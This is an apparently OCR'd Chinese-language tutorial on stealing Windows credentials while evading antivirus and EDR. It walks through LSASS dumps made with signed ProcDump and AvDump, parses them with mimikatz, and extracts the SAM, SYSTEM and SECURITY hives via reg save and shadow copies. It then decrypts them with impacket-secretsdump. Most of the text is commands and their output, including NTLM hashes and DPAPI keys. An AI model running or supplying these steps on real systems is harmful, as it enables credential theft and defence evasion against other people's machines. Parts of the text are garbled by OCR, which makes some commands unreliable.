


```
PS C:\Users\test\Desktop\Internal-Monologue-master\InternalMonologueExe\bin\Release> .\InternalMonologue.exe -Downgrade True -Restore False -Imperssonate True -Verbose True -Challenge 1122334455667788
Checking threads for user tokens enabled: False
Not elevated. Performing attack with current NTLM settings on current user
test::DESKTOP-VRMP2EG:1122334455667788:5d87ad3f628c4e335ca14724c54487e3:0101000000000000f574bd90d8c3d6017fb3891a08a19e97000000000080030003000000000000000000010000000200000aa20405bf83d662c5019c2e462ce68ed849f4730bd4cad735328185510631d1a0a001
00000000000000000000000000000000000090028004400450053004b0054004f0050002d00560052004d0050003200450047005c0074006500730074000000000000000000
```

Bypass

部分杀软很变态能够将这些杀死，我们可以用几个方法将其绕过，转储 LASS，读取系统文件，制作新的 Bypassmimikazi 等等。

Procdump



ProcDump v10.0

2020/09/17 • 6 分钟可看完 • +1

By Mark Russinovich and Andrew Richards

Published: 09/17/2020

Download ProcDump (659 KB)


Download ProcDump for Linux (GitHub)

Introduction

ProcDump is a command-line utility whose primary purpose is monitoring an application for CPU spikes and generating crash dumps during a spike that an administrator or developer can use to determine the cause of the spike. ProcDump also includes hung window monitoring (using the same definition of a window hang that Windows and Task Manager use), unhandled exception monitoring and can generate dumps based on the values of system performance counters. It also can serve as a general process dump utility that you can embed in other scripts.

官方介绍：ProcDump 是一个命令行实用程序，其主要目的是监视应用程序中的 CPU 尖峰并在尖峰期间生成崩溃转储，管理员或开发人员可以使用它来确定尖峰原因。ProcDump 还包括挂起的窗口监视，未处理的异常监视，并且可以基于系统性能计数器的值生成转储。它也可以用作常规流程转储实用程序。

大家都熟知的 Procdump，由于它是微软官方的签名，所以我们能通过它 bypass 某些不怎么样的杀软来 dump 出 lass 存储的密码。



签名者信息(S)


名称: Microsoft Corporation

电子邮件: 不可用

签名时间: 2020年9月18日 0:19:38


执行如下命令

```
Procdump.exe -accepteula -ma lsass.exe lsass.dmp
```



```
PS C:\Users\test\Desktop\Procdump> .\procdump.exe  -accepteula -ma lsass.exe lsass.dmp

ProcDump v10.0 - Sysinternals process dump utility
Copyright (C) 2009-2020 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[10:52:48] Dump 1 initiated: C:\Users\test\Desktop\Procdump\lsass.dmp
[10:52:48] Dump 1 writing: Estimated dump file size is 53 MB.
[10:52:48] Dump 1 complete: 54 MB written in 0.3 seconds
[10:52:49] Dump count reached.
```

在本机的上面跑 mimikazi 进行密码的成功查看



```
mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz # sekurlsa::logonPasswords full
Opening : 'lsass.dmp' file for minidump...

Authentication Id : 0 ; 625573 (00000000:00098ba5)
Session           : Interactive from 1
User Name         : test
Domain            : DESKTOP-VRMP2EG
Logon Server      : DESKTOP-VRMP2EG
Logon Time        : 2020/11/26 9:21:08
SID               : S-1-5-21-2115388984-3746226910-3786494111-1000
        msv :
         [00000003] Primary
         * Username : test
         * Domain   : DESKTOP-VRMP2EG
         * NTLM     : 0cb6948805f797bf2a82807973b89537
         * SHA1     : 87f8ed9157125ffc4da9e06a7b8011ad80a53fe1
        tspkg :
        wdigest :
         * Username : test
         * Domain   : DESKTOP-VRMP2EG
         * Password : (null)
        kerberos :
         * Username : test
         * Domain   : DESKTOP-VRMP2EG
         * Password : (null)
        ssp :
        credman :
```


Avdump

Avdump.exe 是在 Avast HomeSecurity 产品套件一起提供的小工具。顾名思义，该实用程序将给定进程标识符的内存转储到用户指定的位置。我们可以通过它进行新的 dump 方式利用。

安装免费的防病毒软件是获得在线自由的第一步

我们坚信，每个人都有权享受在线安全，因此我们为全球上百万人提供我们屡获殊荣的免费防病毒产品。

它自带 Avast 杀软公司白签名。



Name: Avast Software s.r.o.


E-mail: Not available

Signing time: Friday, November 6, 2020 4:48:01 AM

我们直接运行即可。


```
.\AvDump.exe --pid 696 --exception_ptr 0 --dump_level 1 --thread_id 0--min_interval 0 --
```

```
dump_file e:\tmp\last.dmp
```



```
PS C:\Program Files\Avast Software\Avast>  .\AvDump.exe —pid 696 —exception_ptr 0 —dump_level 1 —thread_id 0 —min_interval 0 —dump_file e:\tmp\last.dmp
[2020-11-26 02:11:22.354] [info   ] [dump       ] [ 2212: 3344] Dumpmaster is arming.
[2020-11-26 02:11:23.027] [info   ] [dump       ] [ 2212: 3344] Successfully dumped process 696 into 'e:\tmp\last.dmp'
[2020-11-26 02:11:23.027] [info   ] [log_module ] [ 2212: 3344] LogModule is going to be destroyed.
[2020-11-26 02:11:23.027] [info   ] [log_module ] [ 2212: 3344] ════════════════════════════════════════
════

PS C:\Program Files\Avast Software\Avast>
```

在本机的上面跑 mimikazi 进行密码的成功查看。



```
mimikatz # sekurlsa::minidump last.dmp
Switch to MINIDUMP : 'last.dmp'

mimikatz # sekurlsa::logonPasswords full
Opening : 'last.dmp' file for minidump...

Authentication Id : 0 ; 625573 (00000000:00098ba5)
Session           : Interactive from 1
User Name         : test
Domain            : DESKTOP-VRMP2EG
Logon Server      : DESKTOP-VRMP2EG
Logon Time        : 2020/11/26 9:21:08
SID               : S-1-5-21-2115388984-3746226910-3786494111-1000
        msv :
         [00000003] Primary
         * Username : test
         * Domain   : DESKTOP-VRMP2EG
         * NTLM     : 0cb6948805f797bf2a82807973b89537
         * SHA1     : 87f8ed9157125ffc4da9e06a7b8011ad80a53fe1
        tspkg :
        wdigest :
         * Username : test
         * Domain   : DESKTOP-VRMP2EG
         * Password : (null)
        kerberos :
         * Username : test
         * Domain   : DESKTOP-VRMP2EG
         * Password : (null)
        ssp :
```

SAM 解密

像一些变态的 EDR，会禁用 Procdump、Minidump 等方式转储 lsass 进程，我们可以换一种方法。


SAM 它是安全帐户管理器。用于存储用户和 hash，可以用来验证本地和远程用户。

要解密 hash，我们需要获取到 SAM SYSTEM SECURITY 这三个文件。只要有这 3 个文件我们就能进行读取。

注册表复值

REG SAVE 将指定的子项、项和注册表值的副本保存到指定文件中，直接保存就完事了。

```
reg save hklm\system SYSTEM
reg save hklm\sam SAM
reg save hklm\security SECURITY
```




```
E:\tmp>reg save hklm\system SYSTEM
操作成功完成。

E:\tmp>reg save hklm\security SECURITY
操作成功完成。

E:\tmp>reg save hklm\sam SAM
操作成功完成。
```

卷影复制

通过拷贝卷影副本卷中的文件来读取 3 个文件

先创建 c 盘的 shadowscopy


```
wmic shadowcopy call create volume='c：\'
```




```
C:\Windows\system32>wmic shadowcopy call create volume='c： \'
执行(Win32_ShadowCopy)->create()
方法执行成功。
外参数:
instance of __PARAMETERS
{
        ReturnValue = 3;
        ShadowID = "{00000000-0000-0000-0000-000000000000}";
};
```

列出 shadows 的 list，从中并选择卷影副本卷，再复制我们需要的三个文件。

```
vssadmin list shadows
copy\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4\Windows\system32\config\sam.
copy\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4\Windows\system32\config\security.
copy\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4\Windows\system32\config\system.
```



```
C:\Windows\system32>vssadmin list shadows
vssadmin 1.1 - 卷影复制服务管理命令行工具
(C) 版权所有 2001-2013 Microsoft Corp.

卷影副本集 ID: {6831b7b1-0286-422f-abb8-cbc840d48297} 的内容
   在创建时间: 2020/11/26 11:41:59 含有 1 个卷影副本
      卷影副本 ID: {a2290f3d-e8dd-4b61-9997-404943b19173}
         原始卷: (C:)\\?\Volume{e3152f31-bc0e-4360-a8f0-6b4a43f10802}\
         卷影副本卷: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
         源起机器: DESKTOP-VRMP2EG
         服务机器: DESKTOP-VRMP2EG
         提供程序: 'Microsoft Software Shadow Copy provider 1.0'
         类型: ClientAccessible
         属性: 持续, 客户端可访问, 无自动释放, 没有写入程序, 差异
```




```
E:\>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4\Windows\system32\config\sam .
已复制         1 个文件。

E:\>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4\Windows\system32\config\security .
已复制         1 个文件。

E:\>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy4\Windows\system32\config\system .
已复制         1 个文件。
```

解密恢复 HASH


通过上面几种方法拿到 3 个文件后，我们用 impacket-secretsdump 来进行解密。

```
impacket-secretsdump -sam SAM -security SECURITY -system SYSTEM LOCAL
```

用得到的 HASH 直接去解密即可。



```
secretsdump.py: error: the following arguments are required: target
root@kali:~/Desktop/HASH# impacket-secretsdump -sam SAM -security SECURITY -system SYSTEM LOCAL
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Target system bootKey: 0x3c907e12d377bbaad41662d063bda106
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:ae210dbd31a0be32c8f0d72964098496:::
test:1000:aad3b435b51404eeaad3b435b51404ee:0cb6948805f797bf2a82807973b89537:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0x65cc7bda3b3934a3359f6babd639ec29751ef989
dpapi_userkey:0x35fee2c0726ca4b36e3a84e7fa2cf78800025bec
[*] NL$KM
 0000   EF 66 E7 95 5B 0E 0C 29  77 E3 91 89 B5 94 32 05   .f..[..)w.....2.
 0010   8F E9 CB 0C FF A9 B6 CD  8F 14 EE 2A A9 31 80 4A   ...........*.1.J
